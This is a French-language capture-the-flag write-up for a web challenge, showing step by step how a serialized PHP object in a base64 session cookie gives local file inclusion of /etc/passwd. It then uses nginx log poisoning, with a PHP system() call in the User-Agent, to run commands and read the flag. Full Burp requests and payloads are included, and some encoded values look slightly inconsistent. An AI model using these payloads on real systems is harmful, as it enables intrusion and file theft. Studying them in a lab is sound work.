


Writeup

Mon equipe: Nekketsu


Challenge: AGOODJIE

Auteur: W1z4rd




Pour ce challenge, il a ete mis a notre disposition le lien suivant: <http://qualif.hackerlab.bj:11723/>

Bah suite a cet echec, le reflexe etait de verifier les cookies. J'ai donc attaque mon burpsuite.




Je me suis donc mis a essayer quelques tentatives au niveau du PHPSESSID pour voir s'il y avait une vulnerabilite. Etant donne qu'on ne peut pas le faire directement au niveau du proxy, nous avons utilise le repeter en cliquant sur «send to repeter».



Voici en quelques etapes, les modifications que j'ai apporte au niveau du PHPSESSID.

Etape 1:

J'ai remplace sa valeur par «O:11:"ArcaneModel":1:{s:10:"armageddon";s:25:"../..../etc/passwd";}» ce qui donne
«TzoxMToiQXJjYW5lTW9kZWwiOjE6e3M6MTA6ImFybWFnZW50b24iO3M6MjU6Ii4uLy4uLy4uLy4uLy4uL2V0Yy9wYXNzd2QiO30=» en base64.



Comme resultat on obtient le contenu du repertoire /etc/passwd ce qui m'a fait conclu que le serveur etait vulnerable au LFI.

Etape 2:

Etant donne que le serveur est vulnerable au LFI, j'ai essaye d'accede au log de notre serveur pour voir les actions qui ont ete effectuee. J'ai donc modifie le PHPSESSID en «O:11:"ArcaneModel":1:{s:10:"armageddon";s:25:"/var/log/nginx/access.log";}». Ensuite j'ai modifie le User-agent en «User-Agent: <?php system('ls /'); ?>».

Ces modifications me permettra d'afficher les logs ainsi que les repertoires du dossier racine.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is set to `http://qualif.hackerlab.bj:11723`. The 'Request' pane on the left shows a GET request with headers: `Host: qualif.hackerlab.bj:11723`, `Cache-Control: max-age=0`, `Upgrade-Insecure-Requests: 1`, `User-Agent: <?php system('ls /'); ?>`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7`, `Accept-Encoding: gzip, deflate`, `Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7`, and `Cookie: PHPSESSID=TzoxMToiQXJjYW5lTW9kZWwiOjE6e3M6MTA6ImFybWFnZWRRkb24iO3M6MjU6Ii92YXlvbG9nL25naW54L2FjY2Vzcy5sb2ciO30=`. The 'Response' pane on the right shows a 200 OK response with headers: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.102 Safari/537.36`. The body of the response is a directory listing of files and folders, including `flag_pJpE6`. The 'Inspector' pane on the right shows the 'Request attributes' section with 2 items.

Comme resultat j'ai eu les logs comme je le voulais. Cependant ce qui m'intéressait était le flag; j'ai donc effectué une recherche dans les logs pour voir si un fichier nommé flag a été créé ou modifié. Ce qui était le cas.

Etape 3:

Cette étape était la dernière puisque je savais déjà qu'il y avait un fichier nommé `Flag_pJpE6`. J'ai donc affiché le contenu de ce fichier en ramenant la valeur du User-agent à la valeur initiale et en modifiant la valeur du PHPSESSID par `<O:11:"ArcaneModel":1:{s:10:"armageddon";s:11:"/flag_pJpE6";}>`.

Convertisseur Base64 - Décodeur, Encoder, Convertir Base 64 en Ligne — Mozilla Firefox

Convertisseur Base64 - Dé X Convertisseur Base64 - Dé X Convertisseur Base64 - Dé X +

Burp Suite Community Edition v2023.6.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings

1 x 2 x +

Send Cancel < >

Target: http://qualif.hackerlab.bj:11723 HTTP/1

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: qualif.hackerlab.bj:11723
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: <?php system('ls /'); ?>
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: PHPSESSID=
  TzoxMToiQXJjYVw5MTw9kZWwiOjE6e3M6MTA6ImFybWFnZWRRkb24iO3M6MTE6Ii9mbGFuX3BKcEU2Ijt9
10 Connection: close
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 07 Aug 2023 08:47:42 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.26
7 Content-Length: 52
8
9 CTF_AGOOGJIEPOISONNING_IS_FUNN!!_i_need_it_972139721
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 9

Response headers 6

Search... 0 matches

Flag 0 matches

Done 228 bytes | 153 millis

Flag: CTF_AGOOGJIEPOISONNING_IS_FUNN!!_i_need_it_972139721